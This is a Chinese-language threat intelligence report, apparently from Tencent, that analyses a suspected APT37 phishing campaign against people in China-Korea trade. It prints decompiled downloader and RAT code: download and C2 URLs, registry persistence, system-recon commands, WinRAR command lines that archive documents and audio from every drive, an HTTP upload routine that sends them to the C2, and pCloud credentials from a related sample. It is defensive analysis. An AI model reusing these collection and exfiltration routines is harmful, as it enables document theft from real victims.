疑似Group123（APT37）针对中韩外贸人士的攻击活动分析

腾讯御见威胁情报中心在2019年8月底到9月中旬，检测到一批针对疑似中韩贸易等相关人士的钓鱼攻击活动。经过分析溯源发现，疑似是Group123攻击组织的最新攻击活动。

一、事件概述

腾讯御见威胁情报中心在2019年8月底到9月中旬，检测到一批针对疑似中韩贸易等相关人士的钓鱼攻击活动。经过分析溯源发现，疑似是Group123攻击组织的最新攻击活动。

Group123，又被称为APT37，疑似来自朝鲜的攻击组织，该组织经常攻击国内的外贸公司、在华外企高管，甚至政府部门。该组织最常使用鱼叉钓鱼邮件进行定向攻击，使用Nday或者0day漏洞进行木马捆绑和伪装。


二、技术细节分析

1、初始攻击

本次攻击活动虽然未获取到相关攻击邮件，但是从相关日志来进行分析，可以确定是一次邮件钓鱼攻击，使用的诱饵名字包括제안서.rar、BN-190820.rar、list of delivery.rar等。

2、恶意文件植入

本次投递的诱饵为一个rar的压缩文件，解压后为一个伪装成word图标和名字的可执行文件：



该可执行文件实际为一个下载器，该下载器的技术分析如下：

1） 具有延时执行功能：

```
249   v81 %= v81;
250   Sleep(10u);
251   FormatMessageW(0x1100u, 0, dwMessageId, 0, Buffer, 0, 0);
252   v66 = 1208264813;
253   v63 = 26301;
254   v87 = 3;
```

```
312       v86 = 1;
313       v85 = 7;
314     }
315     while ( v27 != 7 * v84 + v82 );
316   }
317   while ( v61 <= 100000 );
318   sub_408E10();
319   PostMessageW(*(HWND *)lpThreadParameter, 0x1F3Fu, 0x48u, 10893);
320   v67 = 17143.369;
321   v78 = -25098;
322   v87 = 1;
323   v86 = 4;
```

2） 下载恶意模块，下载http://artmuseums.or.kr/swfupload/fla/1.jpg文件到%temp%\winsxz：

```
519  v377 = 'L';
520  v378 = 'o';
521  v379 = 'c';
522  v380 = 'a';
523  v381 = 'l';
524  v382 = '\\';
525  v383 = 'T';
526  v384 = 'e';
527  v385 = 'm';
528  v386 = 'p';
529  v387 = '\\';
530  v388 = 'w';
531  v389 = 'i';
532  v390 = 'n';
533  v391 = 's';
534  v392 = 'x';
535  v393 = 'z';
536  v394 = 0;
537  v324 = 'h';
538  v325 = 't';
539  v326 = 't';
540  v327 = 'p';
541  v328 = ':';
542  v329 = '/';
543  v330 = '/';
544  v331 = 'a';
545  v332 = 'r';
546  v333 = 't';
547  v334 = 'm';
548  v335 = 'u';
549  v336 = 's';
550  v337 = 'e';
551  v338 = 'u';
552  v339 = 'm';
553  v340 = 's';
554  v341 = '.';
555  v342 = 'o';
556  v343 = 'r';
557  v344 = '.';
558  v345 = 'k';
559  v346 = 'r';
560  v347 = '/';
561  v348 = 's';
562  v349 = 'w';
563  v350 = 'f';
564  v351 = 'u';
565  v352 = 'p';
566  v353 = 'l';
567  v354 = 'o';
568  v355 = 'a';
569  v356 = 'd';
570  v357 = '/';
571  v358 = 'f';
572  v359 = 'l';
573  v360 = 'a';
574  v361 = '/';
575  v362 = '1';
576  v363 = '.';
577  v364 = 'j';
578  v365 = 'p';
579  v366 = 'g';
580  v367 = '\0';
581  SubKey = 'S';
```

```
00AFF960   0040A4BA 返回到 ce4614fc.0040A4BA 来自 <jmp.&urlmon.URLDownloadToFileA>
00AFF964   00000000
00AFF968   00AFFDBC ASCII "http://artmuseums.or.kr/swfupload/fla/1.jpg"
00AFF96C   00201AC8 ASCII "C:\Users\Administrator\AppData\Local\Temp\winsxz"
00AFF970   00000000
```

3） 解密文件，简单异或解密，密钥如下：

42 32 33 37 38 33 35 31 36 41 36 34 39 44 36 37

42 32 44 38 31 43 41 46 45 41 31 42 41 33 39 33

4） 设置注册表 实现开机启动木马：

```
1228            v187 = 1;
1229            RegOpenKeyA(HKEY_CURRENT_USER, &SubKey, &phkResult);
1230            v83 = v187 * v184 + v189 * v185 + v188 * v186;
1231            goto LABEL_48;
1232          }
1233        }
1234      }
1235      v35 = &v200;
1236      v49 = &v200;
1237      cbData = v201;
1238      v48 = &v200;
1239      v141 = (BYTE **)&v200;
1240      v85 = (BYTE *)&v200;
1241      v84 = v202 >= 0x10;
1242      if ( (_BYTE)v84 )
1243        v85 = *v141;
1244      lpData = v85;
1245      dwMessageId = RegSetValueExA(phkResult, &ValueName, 0, 1u, v85, cbData);
1246  LABEL_68:
1247      *(_DWORD *)Buffer = 0;
```

3、RAT分析

下载回来的jpg文件经过解密后，为真正的RAT，文件路径

```
594  v291 = '\\';
595  v292 = 'M';
596  v293 = 'i';
597  v294 = 'c';
598  v295 = 'r';
599  v296 = 'o';
600  v297 = 's';
601  v298 = 'o';
602  v299 = 'f';
603  v300 = 't';
604  v301 = '\\';
605  v302 = 'W';
606  v303 = 'i';
607  v304 = 'n';
608  v305 = 'd';
609  v306 = 'o';
610  v307 = 'w';
611  v308 = 's';
612  v309 = '\\';
613  v310 = 'C';
614  v311 = 'u';
615  v312 = 'r';
616  v313 = 'r';
617  v314 = 'e';
618  v315 = 'n';
619  v316 = 't';
620  v317 = 'V';
621  v318 = 'e';
622  v319 = 'r';
623  v320 = 's';
624  v321 = 'i';
625  v322 = 'o';
626  v323 = 'n';
627  v324 = '\\';
628  v325 = 'R';
629  v326 = 'u';
630  v327 = 'n';
631  v328 = '\0';
```

为：C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\svchost.exe

该文件加了vmp壳：

svchost.exe

Name	Virtual ...	Virtual A...	Raw Size	Raw Address	Reloc Ad...
Byte[8]	Dword	Dword	Dword	Dword	Dword
.text	00030E2C	00001000	00000000	00000000	00000000
.rdata	0000A54E	00032000	00000000	00000000	00000000
.data	0000183C	0003D000	00000000	00000000	00000000
.vmp0	0022F9B0	0003F000	00000000	00000000	00000000
.vmp1	003E2860	0026F000	003E2A00	00000400	00000000
.reloc	000005C0	00652000	00000600	003E2E00	00000000
.rsrc	00028A8C	00653000	00028A00	003E3400	00000000

执行后创建名为HD_March的互斥量，防止重复运行：

```
  strcpy(Name, "HD_March");
  v113 = CreateMutexA(0, 1, Name);
  if ( GetLastError() != ERROR_ALREADY_EXISTS )
  {
    Parameter = CreateWindowExW(0, L"STATIC", &WindowName, 0, 0, 0, 0, 0, 0, 0, 0, 0);
    v111 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, &Parameter, 0, &ThreadId);
```

与downloader使用同样的方法延时运行：

```
DWORD __userpurge StartAddress@<eax>(char a1@<bl>, int a2@<esi>, LPVOID lpThreadParameter)
{
  DWORD dwMessageId; // ST20_4
  WCHAR Buffer[2]; // [esp+8h] [ebp-8h]
  int v6; // [esp+Ch] [ebp-4h]

  v6 = 0;
  do
  {
    *(_DWORD *)Buffer = 0;
    dwMessageId = GetLastError();
    v6 += 7;
    Sleep(10u);
    FormatMessageW(0x1100u, 0, dwMessageId, 0, Buffer, 0, 0);
  }
  while ( v6 <= 100000 );
  PostMessageW(*(HWND *)lpThreadParameter, 0x1F3Fu, 0x48u, 10893);
  sub_410930(a1, a2);
  return 0;
}
```

通过执行命令收集计算机信息，值得注意的是收集主机文档文件信息的时候含有.hwp文件信息的收集，该文件是韩国主流办公文件生成的文档文件，具有明显的地域特征：

```
    v111 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, &Parameter, 0, &ThreadId);
    GetMessageW(&Msg, 0, 0x1F3Fu, 0x1F40u);
    DestroyWindow(Parameter);
    v1 = VM_58EBA8(&unk_438F90);                // http://fjtlephare.fr/wp-content/uploads/2018/05/null/
    xsub_412E30(&v89, v1);
    xsub_412E30(&v97, (int)L"u.php");
    xsub_412E30(&v90, (int)L"g.php");
    xsub_412E30(&v91, (int)L"d.php");
    xsub_412E30(&v156, (int)&unk_439020);
    sub_412C70((int)L"{\"cmds\":[ ");
    xsub_412E30(&v59, (int)L"systeminfo");
    xsub_412E30(&v60, (int)L"ipconfig /all");
    xsub_412E30(&v61, (int)L"tasklist /v");
    xsub_412E30(&v62, (int)L"netstat /fao");
    xsub_412E30(&v63, (int)L"netstat /r");
```

```
200   while ( (unsigned __int8)sub_4119C0(&v155) )
201   {
202     v3 = sub_411A20(&v166);
203     sub_412ED0(&v93, v3);
204     v46 = (const CHAR *)L"\",\"result\":\"";
205     v4 = sub_415F20(&v83, L"{\"id\":\"\",\"cmdline\":\"", &v93);
206     v5 = sub_4160E0(&v84, v4, v46);
207     sub_412C50(v5);
208     sub_412D00(&v84);
209     sub_412D00(&v83);
210     v110 = &v41;
211     sub_412ED0(&v41, (int)&v93);
212     sub_40D120(&v94, v41);
213     v46 = (const CHAR *)(2 * sub_412870(&v94));
214     v6 = sub_412890(&v94);
215     sub_407E40(&v95, v6, v46);
216     sub_412E90(&v96);
217     v46 = *(const CHAR **)sub_4130A0(&v109);
218     v7 = (_DWORD *)sub_413110(&v108);
219     sub_416350(*v7, v46);
220     sub_412C50(&v96);
221     sub_412C30(L"\"},");
222     sub_412D00(&v96);
223     sub_413370(&v95);
224     sub_412D00(&v94);
225     sub_412D00(&v93);
226     sub_411A00(&v166);
227   }
228   v154 = *(_DWORD *)sub_412940(&v107);
229   v46 = (const CHAR *)1;
230   v45 = &v106;
231   sub_412940(&v143);
232   v153 = *(_DWORD *)sub_4123F0(v45, v46);
233   sub_412A20(v153, v154, L"]");
234   sub_412C30(L",\"fepairs\":");
235   xsub_412E30(&v49, (int)L".doc");
236   xsub_412E30(&v50, (int)L".docx");
237   xsub_412E30(&v51, (int)L".xls");
238   xsub_412E30(&v52, (int)L".xlsx");
239   xsub_412E30(&v53, (int)L".ppt");
240   xsub_412E30(&v54, (int)L".pptx");
241   xsub_412E30(&v55, (int)L".hwp");
242   xsub_412E30(&v56, (int)L".pdf");
243   xsub_412E30(&v57, (int)L".txt");
244   v142 = &v45;
```

RAT的功能已控制码如下：

ControlCode1	ControlCode2	行为
SLEEP	interval	Sleep指定时间
RUNCMD	cmdline	CMD Shell
	url	

SETBURL	burl	下载相关
	rurl	
	remove	
EXEC	src	执行文件
	dst	
	crypt	
UPLOAD	type	上传文件相关
	url	
	extlist	
	dirlist	

```
356     if ( (unsigned __int8)sub_416010((int)&v261, (int)L"SLEEP") )
357     {
358       v120 = &v30;
359       v119 = xsub_412E30(&v30, (int)L"interval");
360       LOBYTE(v322) = 8;
361       v118 = &v28;
362       sub_411B70(&v321);
363       LOBYTE(v322) = 7;
364       v116 = sub_40D430(&v94, (char)v28, v29, v30);
365       v2 = sub_412890(&v94);
366       v275 = sub_420303(v2);
367       Sleep(1000 * v275);
368       sub_412D00(&v94);
369     }
370     else if ( (unsigned __int8)sub_416010((int)&v261, (int)L"SETBURL") )
371     {
372       v115 = &v30;
373       v114 = xsub_412E30(&v30, (int)L"burl");
374       LOBYTE(v322) = 9;
375       v113 = &v28;
376       sub_411B70(&v321);
377       LOBYTE(v322) = 7;
378       v112 = sub_40D430(&v91, (char)v28, v29, v30);
```

```
414     else if ( (unsigned __int8)sub_416010((int)&v261, (int)L"EXEC") )
415     {
416       v248 = &v30;
417       v247 = xsub_412E30(&v30, (int)L"src");
418       LOBYTE(v322) = 15;
419       v246 = &v28;
420       sub_411B70(&v321);
421       LOBYTE(v322) = 7;
422       v245 = sub_40D430(&v262, (char)v28, v29, v30);
423       LOBYTE(v322) = 16;
424       v244 = &v30;
425       v243 = xsub_412E30(&v30, (int)L"dst");
426       LOBYTE(v322) = 17;
427       v242 = &v28;
428       sub_411B70(&v321);
429       LOBYTE(v322) = 16;
430       v241 = sub_40D430(&v270, (char)v28, v29, v30);
431       LOBYTE(v322) = 18;
432       v240 = &v30;
433       v239 = xsub_412E30(&v30, (int)L"crypt");
434       LOBYTE(v322) = 19;
```

```
642     else if ( (unsigned __int8)sub_416010((int)&v261, (int)L"UPLOAD") )
643     {
644       v221 = &v30;
645       v220 = xsub_412E30(&v30, (int)L"type");
646       LOBYTE(v322) = 36;
647       v219 = &v28;
648       sub_411B70(&v321);
649       LOBYTE(v322) = 7;
650       v218 = sub_40D430(&v109, (char)v28, v29, v30);
651       LOBYTE(v322) = 37;
652       v217 = &v30;
653       v216 = xsub_412E30(&v30, (int)L"url");
654       LOBYTE(v322) = 38;
655       v215 = &v28;
656       sub_411B70(&v321);
657       LOBYTE(v322) = 37;
658       v214 = sub_40D430(&v72, (char)v28, v29, v30);
659       LOBYTE(v322) = 39;
660       sub_4120B0(&v320);
661       LOBYTE(v322) = 40;
```

```
958     else if ( (unsigned __int8)sub_416010((int)&v261, (int)L"RUNCMD") )
959     {
960       v149 = &v30;
961       v148 = xsub_412E30(&v30, (int)L"url");
962       LOBYTE(v322) = 94;
963       v147 = &v28;
964       sub_411B70(&v321);
965       LOBYTE(v322) = 7;
966       v146 = sub_40D430(&v65, (char)v28, v29, v30);
967       LOBYTE(v322) = 95;
968       v145 = &v30;
969       v144 = xsub_412E30(&v30, (int)L"cmdline");
970       LOBYTE(v322) = 96;
971       v143 = &v28;
972       sub_411B70(&v321);
973       LOBYTE(v322) = 95;
974       v142 = sub_40D430(&v97, (char)v28, v29, v30);
975       LOBYTE(v322) = 97;
```

4、下发文件分析

此外，svchost还下发了一个文件C:\\Users\\Administrator\\AppData\\Local\\Temp\\mscmgr

该文件执行后，首先读取同目录下的aconfig.ini文件，从中获取C2信息：

```
41    v1 = (v0++)[1];
42  while ( v1 );
43  strcpy(v0, "aconfig.ini");
44  result = fopen(&Filename, "rb");
45  v25 = result;
46  if ( result )
47  {
48    (*(void (__cdecl **)(char *, _DWORD, signed int))((char *)&off_407125[66] + 3))(&v27, 0, 512);
49    memset(&v32, 0, 0x20u);
50    fread(&v27, 1u, 0x200u, v25);
51    fclose(v25);
52    DeleteFileA(&Filename);
53    sscanf(&v27, "%s\t%s\t%s", name, &unk_45A970, &v32);
54    dword_45AA70 = atoi(&v32) << 20;
55    if ( (unsigned int)dword_45AA70 < 0x400 )
```

释放{rand}.exe文件，MD5为：6f29df571ac82cfc99912fdcca3c7b4c，初步分析该文件为winrar命令行版压缩文件：

```
21    {
22      v20 = v19[1];
23      ++v19;
24    }
25    while ( v20 );
26    *(_DWORD *)v19 = *(_DWORD *)L".exe";
27    v21 = (int)(v19 + 2);
28    *(_DWORD *)v21 = *(_DWORD *)L"xe";
29    *(_WORD *)(v21 + 4) = aExe[4];
30    v22 = CreateFileW(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
31    if ( v22 == (HANDLE)-1 )
32    {
33      v23 = CreateFileW(&FileName, 0xC0000000, 1u, 0, 2u, 0x80u, 0);
34      WriteFile(v23, &unk_410ED0, 0x48E00u, &NumberOfBytesWritten, 0);
35      CloseHandle(v23);
36    }
37    else
38    {
39      CloseHandle(v22);
40      DeleteFileW(&FileName);
41    }
42    sub_401000();
```

打包指定目录下的指定扩展名文件：

```
if ( sub_401319() )
{
  CommandLine = 0;
  (*(void (__cdecl **)(char *, _DWORD, signed int))((char *)&off_407125[66] + 3))(&v16, 0, 8190);
  wsprintfW(
    &CommandLine,
    L"cmd /c \"\"%s\" a -r -m5 -y \"%s\" \"%%userprofile%%\\*.hwp\" \"%%userprofile%%\\*.url\" \"%%userprofile%%\\*.doc\""
     " \"%%userprofile%%\\*.xls\" \"%%userprofile%%\\*.docx\" \"%%userprofile%%\\*.xlsx\" \"%%userprofile%%\\*.txt\" \""
     "%%userprofile%%\\*.amr\" \"%%userprofile%%\\*.wav\" \"%%userprofile%%\\*.mp3\" \"%%userprofile%%\\*.3gp\" \"%%use"
     "rprofile%%\\*.ppt\" \"%%userprofile%%\\*.pptx\" \"%%userprofile%%\\*.mp4\" \"%%userprofile%%\\*.eml\" \"%%userpro"
     "file%%\\*.jpg\" \"%%userprofile%%\\*.zip\" \"%%userprofile%%\\*.rar\" \"%%userprofile%%\\*.alz\" \"%%userprofile%%\\*.egg\"\"",
    &FileName,
    &WideCharStr);
  byte_45AA74 = 67;
  sub_401C9B(&CommandLine);
  v7 = GetLogicalDrives();
  v11 = 0;
```

扫描全盘文件，打包指定扩展名的文件：

```
  v7 = GetLogicalDrives();
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v14 = 0;
  RootPathName = 99;
  v9 = 58;
  v10 = 92;
  v5 = 3;
  while ( 1 )
  {
    if ( (1 << v5) & v7 )
    {
      RootPathName = v5 + 65;
      v6 = GetDriveTypeW(&RootPathName);
      if ( v6 == 2 || v6 == 3 || v6 == 4 )
      {
        wsprintfW(
          &CommandLine,
          L"cmd /c \"\"%s\" a -r -m5 -y \"%s\" \"%c:\\*.m4a\" \"%c:\\*.hwp\" \"%c:\\*.doc\" \"%c:\\*.jpg\" \"%c:\\*.xls\""
           " \"%c:\\*.docx\" \"%c:\\*.xlsx\" \"%c:\\*.amr\" \"%c:\\*.txt\" \"%c:\\*.ppt\" \"%c:\\*.pptx\"\"",
          &FileName,
          &WideCharStr,
          RootPathName,
          RootPathName,
          RootPathName,
          RootPathName,
          RootPathName,
          RootPathName,
          RootPathName,
          RootPathName,
          RootPathName,
          RootPathName,
          RootPathName);
        byte_45AA74 = RootPathName;
        sub_401C9B(&CommandLine);
      }
```

打包的文件均上传到C2上：

```
12  v1 = a1;
13  v2 = gethostbyname(name);
14  if ( !v2 )
15    return 1;
16  v4 = inet_ntoa(**(struct in_addr **)v2->h_addr_list);
17  v5 = (char *)(cp - v4);
18  do
19  {
20    v6 = *v4;
21    v4[(_DWORD)v5] = *v4;
22    ++v4;
23  }
24  while ( v6 );
25  v7 = 0;
26  v9 = v1;
27  if ( !v1 )
28    return v9;
29  while ( 1 )
30  {
31    while ( 1 )
32    {
33      v8 = v1;
34      if ( v1 >= dword_45AA70 )
35        v8 = dword_45AA70;
36      if ( !sub_40167D((LARGE_INTEGER)__PAIR__(v8, v7)) )
37        break;
38      v7 += v8;
39      v1 -= v8;
40      if ( !v1 )
41        return v9;
42    }
43    dword_45AA70 = (unsigned int)dword_45AA70 >> 1;
44    if ( !dword_45AA70 )
45      break;
46    Sleep(0x1C2u);
47  }
48  return v9 - v1;
49}
```

```
v1 = _time64(0);
srand(v1);
v2 = rand();
v3 = rand();
sprintf(&v33, "----------------------------%07x%06x", v3 % 0xCCAAFFF, v2 % 0x5333BB);
sprintf(
  &v25,
  "%C_%02x%02x%02x%02x%02x%02x",
  byte_45AA74,
  (unsigned __int8)qword_45A968,
  BYTE1(qword_45A968),
  BYTE2(qword_45A968),
  BYTE3(qword_45A968),
  BYTE4(qword_45A968),
  BYTE5(qword_45A968));
sprintf(
  &v31,
  "--%s\r\n"
  "Content-Disposition: form-data; name=\"jiumian\"; filename=\"%s\"\r\n"
  "Content-Type: application/octet-stream\r\n"
  "\r\n",
  &v33,
  &MultiByteStr);
sprintf(&v29, "\r\n--%s\r\nContent-Disposition: form-data; name=\"fc\"\r\n\r\n%s\r\n--%s--\r\n", &v33, &v25, &v33);
v4 = CreateFileW(&WideCharStr, 0x80000000, 3u, 0, 3u, 0x80u, 0);
result = -1;
hObject = v4;
if ( v4 != (HANDLE)-1 )
{
  v13 = 0;
  if ( SetFilePointerEx(v4, (LARGE_INTEGER)liDistanceToMove.LowPart, &NewFilePointer, 0) )
  {
    sprintf(
      &buf,
      "POST %s HTTP/1.1\r\n"
      "Accept-Encoding: gzip, deflate\r\n"
      "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\n"
      "Accept: image/gif, image/x-xbitmap, image/jpeg, application/x-shockwave-flash, **\r\n"
      "Accept-Language: en-us\r\n"
      "Content-Type: multipart/form-data;boundary=%s\r\n"
      "Host: %s:%d\r\n"
      "Content-Length: %d\r\n"
      "Connection: Keep-Alive\r\n"
      "Cache-Control: no-cache\r\n"
      "\r\n",
      &unk_45A970,
      &v33,
```

有意思的是，通信中存在下面的字符串，具体意义不明：

```
"--%s\r\n"
"Content-Disposition: form-data; name=\"jiumian\"; filename=\"%s\"\r\n"
"Content-Type: application/octet-stream\r\n"
"\r\n",
```

```
v16 = 1;
qmemcpy(&writefds, &v16, sizeof(writefds));
if ( select(0, &writefds, 0, 0, &timeout) >= 1
  && recv(s, &v20, 0x2000, 0)
  && strstr(&v20, "200 OK")
  && !strstr(&v20, "gezai")
  && strstr(&v20, "\r\n\r\n") )
{
```


三、关联分析

1、攻击背景

由于诱饵诱饵文件中存在的韩文，而且收集的文件中包含有韩国主流办公文件生成的文档文

件hwp，此外从受控机的背景可以发现为从事一些商贸的人士，且机器中出现过包含朝鲜语的文件，因此我们猜测攻击的对象为疑似跟韩国相关的贸易人士。

此外，从攻击的C2来看，都跟韩国相关，如：artmuseums.or.kr，腾讯安图检索结果如下：



而该站点为韩国博物馆的网站，因此我们猜测攻击者先攻击了该网站，然后以改站做为C2，以此来躲避查杀：

2、基础设施关联

1） 某RAT的C2：casaabadia.es，我们关联到相关文件：

该域名上的URL信息

只显示可疑

URL	MD5
http://casaabadia.es/	
http://casaabadia.es/wp-content/gallery/info_gallery/info.php	
http://casaabadia.es/wp-content/gallery/photo_gallery/gallery.jpg	
http://casaabadia.es/wp-content/gallery/photo_gallery/gallery.php?os=Windows&&osver=7&&browser=MSIE&&bver=9.0&&mobile=false&&flashver=21,0,0,213	
http://casaabadia.es/wp-content/plugins/jj-nextgen-image-list/stylesheets/style.css?ver=3.4.1	
http://casaabadia.es/wp-content/plugins/linkin/banner.gif	

相关文件为：gallery.jpg （3cc51847c2b7b20138ad041300d7d722）

```
00CA3968 push selrg.00D30D58                  %S
00CA3054 push selrg.00D30D5C                  %S
00CA3BE3 push selrg.00D30D5C                  %S
00CA3D68 push selrg.00D30D64                  %s\%s
00CA3FAE push selrg.00D30D70                  Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
00CA3FD0 push selrg.00D30DB8                  api.pcloud.com
00CA4007 push selrg.00D30DC8                  HTTP/1.1
00CA400C push selrg.00D30DD4                  /userinfo
00CA4011 push selrg.00D30DE0                  POST
00CA4075 push selrg.00D314D4                  correst234
00CA407A push selrg.00D314E0                  laowinjintorres@yandex.com
00CA4085 push selrg.00D30EC0                  username=%s&password=%s&getauth=1&_t=%d&logout=1&authexpire=%d&authinactiveexpire=%d
00CA40BB push selrg.00D30DE8                  Content-Type: application/x-www-form-urlencoded; charset=UTF-8\r\nReferer: https://my.pcloud.com/#page=login\r\nAccept-Language: en-US,en;q
00CA418D push selrg.00D30F18                  auth
00CA41AA push selrg.00D30F20                  auth": "
00CA41B8 push selrg.00D30F2C                  "
00CA41D5 push selrg.00D30F30                  userid
00CA41E7 push selrg.00D30F38                  userid":
00CA41F5 push selrg.00D30F44                  ,
00CA4235 push selrg.00D30D70                  Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
00CA4255 push selrg.00D30DB8                  api.pcloud.com
00CA427B mov dword ptr ss:[ebp-0x2610],selrg.00D application/json, text/javascript, */*; q=0.01
00CA429B push selrg.00D30F78                  /eventslast?auth=%s
00CA42BE push selrg.00D30F8C                  https://my.pcloud.com/#page=login
00CA42C3 push selrg.00D30DC8                  HTTP/1.1
00CA42CF push selrg.00D30FB0                  GET
00CA42EA push selrg.00D30FB8                  Accept-Language: en-US,en;q=0.7,ko;q=0.3\r\nOrigin: https://my.pcloud.com\r\nAccept-Encoding: gzip, deflate
00CA4348 push selrg.00D31020                  /listtokens?auth=%s
00CA435D push selrg.00D30F8C                  https://my.pcloud.com/#page=login
00CA4362 push selrg.00D30DC8                  HTTP/1.1
00CA436E push selrg.00D30FB0                  GET
00CA4383 push selrg.00D30FB8                  Accept-Language: en-US,en;q=0.7,ko;q=0.3\r\nOrigin: https://my.pcloud.com\r\nAccept-Encoding: gzip, deflate
00CA442F push selrg.00D30D70                  Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
00CA4459 push selrg.00D30DB8                  api.pcloud.com
00CA4493 push selrg.00D30DC8                  HTTP/1.1
00CA4498 push selrg.00D31034                  /currentserver
00CA449D push selrg.00D30FB0                  GET
00CA45E3 push selrg.00D31044                  hostname
00CA45FB push selrg.00D31050                  hostname": "
00CA4609 push selrg.00D30F2C                  "
00CA46F1 push selrg.00D31150                  /uploadfile?folderid=0&progresshash=upload-%s-xhr-%d&nopartial=1&auth=%s
00CA46F7 mov dword ptr ss:[ebp-0x141C],selrg.00D application/json, text/javascript, */*; q=0.01
00CA4713 push selrg.00D311A0                  ------------------------------7df17010b01765\r\nContent-Disposition: form-data; name="file"; filename="%s"\r\nContent-Type: text/plain\r\n\r
00CA4725 push selrg.00D30D70                  Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
00CA4766 push selrg.00D31228                  https://my.pcloud.com/#page=filemanager
00CA476B push selrg.00D30DC8                  HTTP/1.1
00CA4777 push selrg.00D30DE0                  POST
00CA488B push selrg.00D31060                  ------------------------------7df272db01765--\r\n
00CA48AF push selrg.00D31090                  Content-Type: multipart/form-data; boundary=------------------------------7df17010b01765\r\nAccept-Language: en-US,en;q=0.7,ko;q=0.3\r\nOrigin
```

通过该文件分析，我们关联到某文章：

https://www.fortinet.com/blog/threat-research/evasive-malware-campaign-abuses-free-cloud-service-targets-korean-speakers.html

After obtaining and encrypting the targeted data with AES, it is written to a file and uploaded to the cloud with filename *.dat. Moreover using the service as storage for the stolen data, it is also used to instruct the malware to download files from a list of URLs. This will b later in this article.

